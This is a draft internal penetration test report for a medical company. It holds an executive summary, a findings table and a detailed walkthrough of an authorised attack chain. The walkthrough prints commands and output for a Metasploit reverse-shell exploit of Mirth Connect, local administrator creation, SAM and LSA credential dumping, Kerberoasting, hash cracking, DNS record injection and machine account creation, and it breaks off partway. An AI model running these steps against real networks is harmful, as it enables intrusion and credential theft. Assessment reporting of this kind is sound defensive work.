VILKAS
CYBERSECURITY

Internal Penetration Test

Draft Report of Findings

DOCUMENT DATE November 5, 2024

PREPARED FOR

Prysm Medical, Inc.

1000 Example Plaza
Suite 600
Raleigh, NC 27601

Elena Marlowe
Chief Information Security Officer

PREPARED BY

Vilkas Cybersecurity & Risk LLC

7901 4th St N
Suite 300
St Petersburg, FL 33702

Ethan Cole
Principal Cybersecurity Consultant

Table of Contents

Statement of Confidentiality

The contents of this document have been developed by Vilkas Cybersecurity & Risk LLC ("Vilkas"). Vilkas considers the contents of this document to be proprietary and business confidential information. This information is to be used only for its intended purpose in connection with the services provided by Vilkas. This document may be provided by the Client to external auditors, regulators, and cyber insurance providers solely for the purpose of demonstrating the performance and results of this assessment. Except for such limited purposes, this document may not be released to any other vendor, business partner, contractor, or third party without prior written consent from Vilkas. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of both the Client and Vilkas. The contents of this document do not constitute legal advice. Vilkas' services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such.

Statement of Independence

Vilkas Cybersecurity & Risk LLC ("Vilkas") performed this Internal Penetration Test as an independent third-party security assessor. Vilkas was not responsible for designing, implementing, operating, or managing the security controls, systems, or processes evaluated during this assessment, and the assessment was conducted free from undue influence or conflicts of interest that would impair professional judgment.

This assessment was performed in accordance with the agreed-upon statement of work, approved scope, and rules of engagement established with the Client. Testing was limited to the in-scope assets, environments, and time period identified in this report, and no opinion is expressed regarding systems, services, or controls outside that approved scope.

The conclusions, findings, and recommendations in this report reflect Vilkas' independent professional judgment based on the information available and the conditions observed during the testing period. Because penetration testing is a point-in-time assessment conducted under defined constraints, this report should not be interpreted as a guarantee of future security performance or as confirmation that no additional vulnerabilities exist.

This report is intended to document the results of the assessment for the Client and, where appropriate, to support review by authorized third parties such as auditors, regulators, and cyber insurance providers. Vilkas' assessment is limited to information security considerations and does not constitute legal advice or an endorsement of the Client's products, services, or overall security posture.

Executive Summary and Key Recommendations

Assessment Overview

Prysm Medical, Inc. engaged Vilkas Cybersecurity & Risk LLC ("Vilkas") to perform an Internal Penetration Test to assess the organization's security posture and identify risks that could affect the confidentiality, integrity, or availability of systems and data.

Testing was performed from October 21, 2024 to November 1, 2024 under a Semi-Blind Hybrid Evasive perspective, as defined in the executed Rules of Engagement. In-scope assets, exclusions, testing windows, and engagement constraints are documented in the executed Rules of Engagement.

Executive Snapshot

Testing demonstrated Cross-domain movement, Domain administrator rights, Initial foothold, and Password hashes within the approved scope, with **21** security findings identified during the engagement, including **4 Critical** and **8 High-risk** issues.

Key risks highlighted by this assessment include: active directory permission hardening should guide remediation planning to reduce the risk that excessive delegated rights or misconfigurations enable privilege escalation; privileged account protection should guide remediation planning because compromise of administrative accounts can provide broad control over systems, identity platforms, and security controls; and patch and vulnerability prioritization should guide remediation planning to reduce exposure from known weaknesses affecting critical systems and services.

Near-term executive attention should focus on these top actions:

- Configure Group Policy to disable NetBIOS and LLMNR on workstations and servers
- Reset the password on the KRBTGT Account
- Upgrade the Mirth Connect host

Findings Summary

During the assessment, Vilkas identified **21** security findings. The severity balance is summarized below to distinguish higher-priority issues from lower-severity observations.

Table 1: Findings by Severity

Critical	High	Medium	Low	Informational	Total
4	8	4	0	5	21

Overall Security Posture

The assessment identified multiple security weaknesses that collectively increased the likelihood of successful compromise. Although some security controls were present, they were insufficient to consistently

prevent or contain attacker activity across the environment. Prioritized remediation of the findings identified in this report should materially reduce organizational risk and improve the overall security posture.

Attack Objectives Demonstrated

These outcomes represent the primary objectives demonstrated by the tester within the approved assessment scope.

- Cross-domain movement was demonstrated within the approved scope, showing that access paths could extend across domain boundaries.
- Domain administrator rights were obtained within the approved scope, demonstrating that the tester could gain broad administrative control over the domain environment.
- Initial foothold was established within the approved scope, demonstrating that the tester could gain an entry point for further assessment activity.
- Password hashes were extracted within the approved scope, demonstrating that stored credential material could be accessed and potentially abused.

Business Impact Demonstrated

The following statements translate demonstrated access and plausible abuse paths into business-level impact.

- Sensitive data access was confirmed within the assessed scope, indicating that unauthorized access paths could expose internal data related to employees, customers, business records, or supporting systems.
- Privileged account compromise was confirmed within the assessed scope, meaning elevated accounts could be used to control or disrupt core infrastructure, shared services, or administrative functions.
- Testing demonstrated a credible ability to create new administrative accounts, but destructive actions were not performed; similar access could be used to maintain persistent, covert control of systems.
- Credential reuse exposure represents a credible business risk because one compromised password or secret could provide access to additional systems, services, or applications.

Key Themes

The following recurring control areas should be prioritized as remediation themes.

- Active Directory permission hardening should be prioritized as a remediation theme to reduce the risk that excessive delegated rights or misconfigurations enable privilege escalation.
- Privileged account protection should be prioritized as a remediation theme, because compromise of administrative accounts can provide broad control over systems, identity platforms, and security controls.

- Patch and vulnerability prioritization should be prioritized as a remediation theme to reduce exposure from known weaknesses affecting critical systems and services.
- Certificate services hardening should be prioritized as a remediation theme to reduce the risk that certificate infrastructure can be abused to impersonate trusted identities or maintain long-lived access.
- Local administrator password management should be prioritized as a remediation theme to reduce the risk that shared or unmanaged local credentials enable broad system access.
- Security monitoring for high-risk activity should be prioritized as a remediation theme to improve visibility into credential abuse, privilege escalation, lateral movement, and other high-impact behaviors.

Assessment Highlights

Strengths Observed

- Active Directory administrative groups demonstrated generally appropriate membership.
- Default credentials and unnecessary services were generally absent.
- Host-based security controls increased the effort required to successfully compromise systems.
- Network segmentation and access controls reduced exposure of sensitive systems.
- Privileged accounts were generally well managed and separated from standard user accounts.

Areas for Improvement

- Harden Active Directory configuration to reduce opportunities for privilege escalation.
- Remove legacy authentication protocols that increase attacker opportunities.
- Review Active Directory Certificate Services configuration for privilege escalation opportunities.
- Strengthen system hardening practices.
- Reduce unnecessary exposure of sensitive information across file shares.
- Improve detection of credential abuse and privilege escalation techniques.

Executive Short-Term Priorities

- Configure Group Policy to disable NetBIOS and LLMNR on workstations and servers.
- Reset the password on the KRBTGT Account.
- Upgrade the Mirth Connect host.
- Modify file permissions on the exposed web.config file.
- Disable Cisco SmartInstall.
- Set the MachineAccountQuota to 0 for non-admin users.

*These priorities summarize the recommended short-term focus areas presented in **Remediation Prioritization Guidance**, which provides sequencing context and the complete remediation plan.*

Executive Takeaway

Testing demonstrated the ability to establish an initial foothold, capture and crack password hashes, move laterally across Active Directory, and ultimately obtain Domain Administrator privileges within the approved scope. While these attack chains provided access to sensitive systems and privileged accounts, network segmentation and access controls effectively prevented direct access to critical clinical systems supporting patient care, limiting the scope of systems that could be reached during the assessment. The identified attack paths nevertheless demonstrate that a determined attacker could significantly impact the confidentiality, integrity, and availability of enterprise systems if left unaddressed.

Remediation efforts should prioritize reducing unnecessary privilege throughout the Active Directory environment, hardening Active Directory Certificate Services, and strengthening protections around privileged accounts. Implementing Microsoft LAPS where not already deployed, addressing missing security updates, and improving security monitoring and alerting for high-risk Active Directory activity will further reduce opportunities for privilege escalation and lateral movement. Collectively, these improvements will significantly reduce the attack surface available to an attacker while increasing the organization's ability to detect and respond to malicious activity before domain-wide compromise occurs.

Assessment Frameworks & Methodology

Assessment Frameworks

Vilkas aligns its testing approach with widely recognized security and penetration testing standards and frameworks, including:

- Open-Source Security Testing Methodology Manual (OSSTMM)
- OWASP Web Security Testing Guide and OWASP Application Security Verification Standard (ASVS)
- NIST SP 800-115 and the Penetration Testing Execution Standard (PTES)
- MITRE ATT&CK Framework and the Information Systems Security Assessment Framework (ISSAF)

Our approach mirrors that of real-world attackers by probing the Client attack surfaces, identifying vulnerabilities, and demonstrating their impact, while operating under strict Rules of Engagement agreed with the Client.

Four Phase Assessment Methodology

1. **Information Gathering (Reconnaissance):** Vilkas performs reconnaissance and Open-Source Intelligence (OSINT) to identify in-scope assets, technologies, and potential attack vectors, then profiles the environment to prioritize targets and focus effort on the highest-value areas.
2. **Scanning & Enumeration (Automated Analysis):** Authenticated and unauthenticated scanning of networks, systems, web applications, and APIs is combined with targeted manual analysis to uncover vulnerabilities, configuration weaknesses, and gaps in security controls, while reducing false positives.
3. **Exploitation & Testing (Manual Penetration Testing):** Vilkas executes controlled exploitation, privilege escalation, lateral movement, and attack chaining across in-scope systems to show how weaknesses can be combined to affect the Client's operating environment and business functions.
4. **Reporting & Validation:** Confirmed findings are documented with evidence, reproduction steps, impact analysis, and prioritized remediation guidance, and post-remediation retesting is performed, when requested, to validate fixes and update the status of each issue.

Findings Severity Definitions

Severity ratings represent Vilkas' assessment of the overall organizational risk associated with each finding. Ratings are determined by evaluating exploitability, required attacker capabilities, business impact, affected assets, attack chaining potential, and the presence of existing compensating controls. This methodology is informed by the risk assessment principles described in NIST SP 800-30 Rev. 1, the Common Vulnerability Scoring System (CVSS v4.0), and industry penetration testing practices.

Table 2: Findings Severity Definitions

Severity	Definition
Critical	Exploitation of this vulnerability enables immediate or near-immediate compromise of critical systems, privileged access, or highly sensitive information with minimal attacker effort or few additional prerequisites. Critical findings frequently represent complete compromise scenarios, unauthenticated compromise of critical assets, or vulnerabilities that reliably enable severe business impact.
High	Exploitation of this vulnerability would likely result in significant compromise of systems, sensitive information, or business operations. The vulnerability presents a high likelihood of successful exploitation or enables substantial impact if combined with other commonly encountered weaknesses.
Medium	Exploitation of this vulnerability could result in compromise of systems or sensitive information under certain conditions or as part of a multi-stage attack. Existing security controls may reduce the likelihood or impact of exploitation, but remediation is recommended to reduce organizational risk.
Low	Exploitation of this vulnerability is unlikely to result in significant compromise due to limited impact, low likelihood of exploitation, or existing compensating controls. While the immediate security risk is limited, remediation is recommended as part of routine security maintenance and defense-in-depth efforts.
Informational	These observations do not represent an immediate security vulnerability but provide useful context regarding the environment, security configuration, or attack surface. While remediation may not be required, these findings may assist with future security improvements or operational awareness.

Findings Summary

The assessment identified **21** security findings.

Table 3: Security Findings Risk Severity

Internal Penetration Test Findings Summary					
Critical	High	Medium	Low	Informational	Total
4	8	4	0	5	21

Table 4: Findings Listing, Severity, and Prioritization

#	Severity	Finding Title	Remediation Prioritization
C1	Critical	Mirth Connect Unauthenticated Remote Command Execution	Short-Term
C2	Critical	WePresent Remote Command Execution	Medium-Term
C3	Critical	HP iLO 4 Administrative Console Bypass and Remote Code Execution	Medium-Term
C4	Critical	ESC1 Certificate Template Allows Arbitrary User Impersonation	Medium-Term
H1	High	Service Accounts Susceptible to Kerberoasting	Medium-Term
H2	High	Weak Active Directory Passwords Allowed	Medium-Term
H3	High	NTLM Relay to LDAP Enables Resource-Based Constrained Delegation	Medium-Term
H4	High	Unprivileged DNS Record Creation Enables Name Resolution Poisoning	Medium-Term
H5	High	Administrative Credentials Exposed on Network File Shares	Short-Term
H6	High	Cisco Smart Install Permits Unauthenticated Device Management	Short-Term
H7	High	LLMNR/NBT-NS Name Resolution Response Spoofing	Short-Term
H8	High	Reused Local Administrator Credentials Enable Lateral Movement	Medium-Term
M1	Medium	SMB Signing Not Required Enables NTLM Relay	Medium-Term
M2	Medium	Unprivileged Users Can Create Active Directory Computer Accounts	Short-Term
M3	Medium	LDAP Signing and Channel Binding Not Enforced	Short-Term
M4	Medium	Active Directory Accounts Configured Without a Password Requirement	Medium-Term
I1	Informational	Stale Active Directory and DNS Records Identified	Long-Term

#	Severity	Finding Title	Remediation Prioritization
I2	Informational	Decommission Unused On-Premises Exchange Infrastructure	Medium-Term
I3	Informational	Inconsistent Security Configuration Management	Long-Term
I4	Informational	KRBTGT Password Rotation Is Overdue	Short-Term
I5	Informational	Assessment Activity Was Not Detected	Long-Term

Attack Chain Walkthrough

Attack Chain Summary

Testing demonstrated an attack chain that resulted in domain compromise.

1. Vilkas obtained remote code execution (RCE) on a Mirth Connect Windows host using a public exploit for CVE-2023-37679 as the all-powerful NT AUTHORITY\SYSTEM account. This granted full administrative control over the target host.
2. Added a local administrator account and dumped LSA secrets to obtain the NT hash for the LPGTSSAPP$ machine account.
3. Used this account and NT hash to perform a Kerberoasting attack.
4. Cracked a password hash for one account from the Kerberoasting attack to reveal the clear text password.
5. Ran the BloodHound tool to map out the Active Directory domain, including users, groups, computers and other domain objects.
6. Created a computer account using this user account obtained from password cracking.
7. Scanned network for hosts running the WebClient/Spooler service.
8. Performed an Nmap list scan against hosts with the WebClient service running to identify DNS host names.
9. Checked each host in BloodHound and found one where a Domain Admin user was logged in and identified one (vdi-lpadmin.prysm.ad).
10. Added a new DNS record in ADIDNS.
11. Used the PrinterBug to trigger authentication for the target host (vdi-lpadmin.prysm.ad)
12. Relayed this successful authentication attempt to the LDAP service on a domain controller and granted the computer account obtained earlier via Kerberoasting impersonation rights over the vdi-lpadmin.prysm.ad host.
13. Impersonated a Domain Admin account to obtain a Kerberos Service Ticket for the CIFS service on the vdi-lpadmin.prysm.ad. This granted local administrator rights over the target host only (not Domain Admin rights).
14. Found that the pr076a-da Domain Admin account was logged in after connecting to the host remotely using Kerberos authentication.
15. Uploaded a custom tool to impersonate this user (pr076a-da) based on a process running in their user context, coerce authentication on their behalf, and relayed this authentication service to the LDAP service on a Domain Controller.
16. This successful Domain Admin authentication attempt was relayed to grant the computer account create earlier replication rights in the domain.
17. These replication rights were used to perform a DCSync attack and obtain the NTLM password hashes for all accounts in the domain.
18. Vilkas enumerated the corp.prysm.int domain that as connected via bidirectional forest trust with the prysm.ad domain. This domain trust was configured with selective authentication, meaning access to resources in the corp.prysm.int domain was restricted to specific users in the prysm.ad domain, namely members of the Domain Admins and Enterprise Admins group.

19. Vilkas uncovered an Active Directory Certificate Services instance with a certificate template vulnerable to the ESC1 attack. This attack allows for an attack to specify an arbitrary Subject Alternate Name (SAN), to request a valid certificate on behalf of any user in the domain (such as a Domain Admin).
20. Vilkas performed this attack across the trust to obtain the NTLM password hash for a Domain Admin in the corp.prysm.int domain, which was used to perform a DCSync attack and obtain the NTLM password hashes for all accounts in the domain.

Detailed Attack Chain

As part of initial reconnaissance, Vilkas performed port and network vulnerability scanning and uncovered 4 hosts that were vulnerable to **CVE-2023-37679**, an unauthenticated remote code execution vulnerability in NextGen Healthcare Mirth Connect before version 4.4.1. This vulnerability allows for an unauthenticated attacker to gain remote code execution on the underlying host, in this instance as the all-powerful NT AUTHORITY\SYSTEM account. Gaining access to a domain-joined host in the context of the SYSTEM account grants the same access in an Active Directory environment as a standard domain user. This access can be used to perform enumeration of the domain as well as attacks.

Vilkas confirmed the version of Mirth Connect in use by attempting to launch the Mirth Connect Administrator Java Web Start file and opening the resultant .jnlp file in a text editor. This showed the current version in use, 3.10.1, which is vulnerable to this remote code execution flaw.

```
$ head -n 5 webstart.jnlp

<jnlp codebase="http://192.168.200.36:8080" version="3.10.1">
  <information>
    <title>SentryConnectGateway - Mirth Connect Administrator 3.10.1</title>
```


Figure 1: Checking Mirth Connect Version Number

Vilkas downloaded **exploit code** for this CVE in the form of a Metasploit Framework module. After inspecting the code, Vilkas loaded this module manually into the Metasploit Framework as it is not present by default. Once loaded, Vilkas set the target options for the host 192.168.200.36.

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> show options

Module options (exploit/windows/misc/mirth_deserialization):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS     192.168.200.36     yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metaspl
                                         oit.html
   RPORT      8443             yes       The target port (TCP)
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path
```

```
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.200.30.5        yes       The listen address (an interface may be specified)
   LPORT  4443             yes       The listen port
```

Figure 2: Setting Up Metasploit Module

Vilkas executed the exploit and received a reverse shell connection on the target host as the *NT AUTHORITY\SYSTEM* account.

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> exploit
13:56:34 [304/1888]

[*] Started reverse TCP handler on 10.200.30.5 :4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 3.10.1 is affected by CVE-2023-37679.
[*] Executing generic/shell_reverse_tcp (Windows Command)
[+] The target appears to have executed the payload.
[*] Command shell session 3 opened (10.200.30.5 :4443 -> 192.168.200.36:10835) at 2024-10-24
13:56:27 -0400


D:\Program Files\Vyaire\SentryConnect Gateway 5> whoami

nt authority\system


D:\Program Files\Vyaire\SentryConnect Gateway 5> hostname

LPGTSSAPP
```


Figure 3: Obtaining Reverse Shell

Enumeration of the host did not show any users logged in that could potentially be impersonated for further attacks nor any files containing credentials. Vilkas added a local administrator user (which was later removed from the host) to be able to perform remote credential dumping attacks against the target host.

```
D:\Program Files\Vyaire\SentryConnect Gateway 5> net user pentest <CLEAR TEXT PASSWORD REDACTED>
/add && net localgroup administrators pentest /add

The command completed successfully.
```

Figure 4: Adding Local Administrator Account

Vilkas dumped the local SAM database to obtain password hashes for local user accounts and also checked LSA secrets for any credentials that may be present. Vilkas checked for local administrator password reuse against all in-scope Windows hosts in the domain using the NT hash for the RID 500

Administrator account, but did not find any hosts that used this same administrator password. Local administrator password reuse was, however, found in the corp.prysm.int domain later in this assessment.

```
$ nxc smb --local-auth 192.168.200.36 -u administrator -p <CLEAR TEXT PASSWORD REDACTED> –sam

SMB         192.168.200.36    445    LPGTSSAPP    [*] Windows Server 2019 Standard 17763 x64
(name:LPGTSSAPP) (domain:LPGTSSAPP) (signing:True) (SMBv1:True)
SMB         192.168.200.36    445    LPGTSSAPP    [+] LPGTSSAPP\pentest:<CLEAR TEXT PASSWORD
REDACTED>
SMB         192.168.200.36    445    LPGTSSAPP    [*] Dumping SAM hashes
SMB         192.168.200.36    445    LPGTSSAPP
Administrator:500:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%:::
SMB         192.168.200.36    445    LPGTSSAPP
Guest:501:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP
pentest:1000:aad3b435b51404eeaad3b435b51404ee:XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::

SMB         192.168.200.36    445    LPGTSSAPP    [+] Added 5 SAM hashes to the database
```

Figure 5: Dumping SAM Database

Vilkas observed that it was possible to obtain the NT hash of the LPGTSSAPP$ machine account via LSA Secrets. One set of clear text credentials was obtained but it seemed to be for a local non-admin account.

```
$ nxc smb --local-auth 192.168.200.36 -u pentest -p <CLEAR TEXT PASSWORD REDACTED> –lsa

SMB         192.168.200.36    445    LPGTSSAPP    [*] Windows Server 2019 Standard 17763 x64
(name:LPGTSSAPP) (domain:LPGTSSAPP) (signing:True) (SMBv1:True)
SMB         192.168.200.36    445    LPGTSSAPP    [+] LPGTSSAPP\pentest: <CLEAR TEXT PASSWORD
REDACTED>
SMB         192.168.200.36    445    LPGTSSAPP    [+] Dumping LSA secrets

<SNIP>

SMB         192.168.200.36    445    LPGTSSAPP    PRYSM\LPGTSSAPP$:aad3b435b51404eeaad3b435b51404ee:
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX:::
SMB         192.168.200.36    445    LPGTSSAPP    dpapi_machinekey: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
dpapi_userkey: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
SMB         192.168.200.36    445    LPGTSSAPP    NL$KM: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
SMB         192.168.200.36    445    LPGTSSAPP    <CLEARTEXT CREDENTIALS REDACTED>

SMB         192.168.200.36    445    LPGTSSAPP    [+] Dumped 18 LSA secrets
```

Figure 6: Dumping LSA Secrets

This NT hash was used to perform a Kerberoasting attack.

```
$ GetUserSPNs.py -dc-ip 192.168.200.15 prysm.ad/LPGTSSAPP$ -hashes :XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
-request -outputfile PRYSM_tgs

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

ServicePrincipalName                    Name                 MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------------------------  -------------------  ----------------------------------
-------------------------------------------------------------------  -------------------------  ---
----------------------  -------------
http/federation.prysm.ad                 securefile
CN=PasswordPolicyExempt,OU=Password_Policies,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad
2024-05-22 18:10:50.644351  2024-08-07 22:07:54.242728
HTTP/19B-C-19.prysm.ad:16995            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad                          2011-01-07
09:55:27.327432  N/A
HTTP/19B-C-19.prysm.ad:16994            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad                          2011-01-07
09:55:27.327432  N/A
HTTP/19B-C-19.prysm.ad:16993            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad                          2011-01-07
09:55:27.327432  N/A

<SNIP>

[-] CCache file is not found. Skipping…
```

Figure 7: Performing Kerberoasting Attack

The Kerberoasting attack resulted in 2 password hashes for accounts with a Service Principal Name (SPN) set.

```
$ wc -l PRYSM_tgs

2 PRYSM_tgs
```

Figure 8: Counting TGS Tickets Obtained

Vilkas performed an offline password cracking attack against these password hashes using the Hashcat tool and successfully cracked the password for 1 of the target accounts.

```
$ hashcat -m 13100 PRYSM_tgs small_wordlist.txt -r /rules/best64.rule -w3 –O

hashcat (v6.2.6-851-g6716447df) starting

<SNIP>

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*37D-B-28$BNE$prysm.ad$prysm.ad/<REDACTED>
```

```
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: PRYSM_tgs
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (small_wordlist.txt)
Guess.Mod........: Rules (/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#4.........:   744.7 kH/s (1.38ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#*.........:   744.7 kH/s
Recovered........: 1/2 (50.00%) Digests (total), 1/14 (50.00%) Digests (new), 1/2 (50.00%) Salts
Remaining........: 1276 (99.92%) Digests, 1276 (99.92%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.........: 1376606/1376606 (100.00%)
Rejected.........: 0/1376606 (0.00%)
Restore.Point....: 0/14 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#3...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#4...: Salt:1276 Amplifier:0-77 Iteration:0-77
Restore.Sub.#5...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#6...: Salt:0 Amplifier:0-0 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#2....: [Copying]
Candidates.#3....: [Copying]
Candidates.#4....: Jefferson7787$ -> Jrylov
Candidates.#5....: [Copying]
Candidates.#6....: [Copying]
Hardware.Mon.#2..: Temp: 51c Fan: 36% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#3..: Temp: 48c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#4..: Temp: 47c Fan: 28% Util: 91% Core:1860MHz Mem:6800MHz Bus:1
Hardware.Mon.#5..: Temp: 62c Fan: 31% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
Hardware.Mon.#6..: Temp: 48c Fan: 30% Util:  0% Core:1515MHz Mem:6800MHz Bus:1
```


Figure 9: Cracking Password Hash

Vilkas confirmed that this was a valid account by authenticating to a domain controller.

```
$ nxc smb 192.168.200.15 -u '37D-B-28$BNE' -p '<CLEAR TEXT PASSWORD REDACTED>'

SMB         192.168.200.15     445    PRYSMHQDC02          [*] Windows Server 2022 Build 20348 x64
(name: PRYSMHQDC02) (domain:prysm.ad) (signing:False) (SMBv1:False)
SMB         192.168.200.15     445    PRYSMHQDC02          [+] prysm.ad\'37D-B-28$BNE:<CLEAR TEXT
PASSWORD REDACTED>
```

Figure 10: Authenticating to Domain Controller

Vilkas checked to see if this account had any elevated access, local admin access, or other rights in the domain that could be used to move laterally or escalate privileges.

Vilkas started by scanning the PRYSM network for servers/workstations with the WebClient/Spooler service running using publicly available tools. Vilkas found multiple hosts with the WebClient service running, as shown below.

```
$ webclientservicescanner PRYSM.ad/'37D-B-28$BNE'@PRYSM_IPT_live  | grep RUNNING

Password:

[192.168.200.37] RUNNING
[192.168.200.13] RUNNING
[192.168.200.19] RUNNING
[192.168.200.16] RUNNING
[192.168.200.56] RUNNING
[192.168.200.42] RUNNING
[192.168.200.124] RUNNING
[192.168.200.126] RUNNING
[192.168.200.50] RUNNING
```

Figure 11: Scanning for WebClient Service

Vilkas performed an Nmap list scan to identify the DNS host names of each these hosts to attempt a targeted attack against a high value target.


```
$ sudo nmap -sL -iL webclient_hosts | grep prysm.ad | cut -f5 -d" "

vdi-gp6g8b.prysm.ad
vdi-dxki3c.prysm.ad
vdi-o58cwa.prysm.ad
vdi-crk0e0.prysm.ad
vdi-glvdoy.prysm.ad
vdi-a59h2m.prysm.ad
vdi-6h18ws.prysm.ad
vdi-5bv42s.prysm.ad
vdi-lokkpm.prysm.ad
vdi-piuxyx.prysm.ad
vdi-lpadmin.prysm.ad
vdi-1enbb4.prysm.ad
vdi-e4g2kc.prysm.ad
vdi-rw1ipi.prysm.ad
vdi-a3sk15.prysm.ad
```

Figure 12: Performing Nmap List Scan

Vilkas checked data gathered from the BloodHound tool for each of the hosts and observed that a member of the Domain Admins group, pr076a-da was logged in to the *VDI-LPADMIN.prysm.ad* machine.




Figure 13: Visualizing Attack Path in BloodHound Tool

Vilkas executed an attack called Resource-Based Constrained Delegation (RBCD) to obtain local administrator rights on the target computer.

The WebClient service can be leveraged to trigger WebDav HTTP authentication from a remote host using multiple methods (i.e., PrinterBug/PetitPotam/WPAD poisoning/DCOM) that can be relayed to the LDAP service and be used for further exploitation.

By default, WebDav will not transmit credentials if the attacker is using an IP address. To solve this issue Vilkas created a DNS record in ADIDNS by abusing default overly permissive DACLs. This record pointed to an attack host controlled by Vilkas.


```
$ python3 /opt/krbrelayx/dnstool.py -u prysm.ad\\'37D-B-28$BNE' -p '<CLEARTEXT PASSWORD REDACTED>' -
a add -r pt001.prysm.ad -d 10.200.30.5 192.168.200.15

[-] Connecting to host...
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figure 14: Adding Record to ADIDNS

Vilkas created a new computer account that could be used for further attacks.

```
$ addcomputer.py -method SAMR -computer-pass <CLEAR TEXT PASSWORD REDACTED> -computer-name PPHPGBZR
prysm.ad/37D-B-28$BNE -dc-ip 192.168.200.15

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Successfully added machine account PPHPGBZR$ with password <CLEAR TEXT PASSWORD REDACTED>
```

Figure 15: Adding a Computer Account

After adding a DNS record to ADIDNS and new computer account, Vilkas was able to trigger HTTP authentication using the PrinterBug and successfully relayed this authentication attempt to the LDAP service on a domain controller to grant the PPHPGBZR$ computer account created earlier delegation rights over the target host. *(Note: this could have been created as part of this attack chain using the credentials for the 37D-B-28$BNE account obtained via Kerberoasting earlier).*

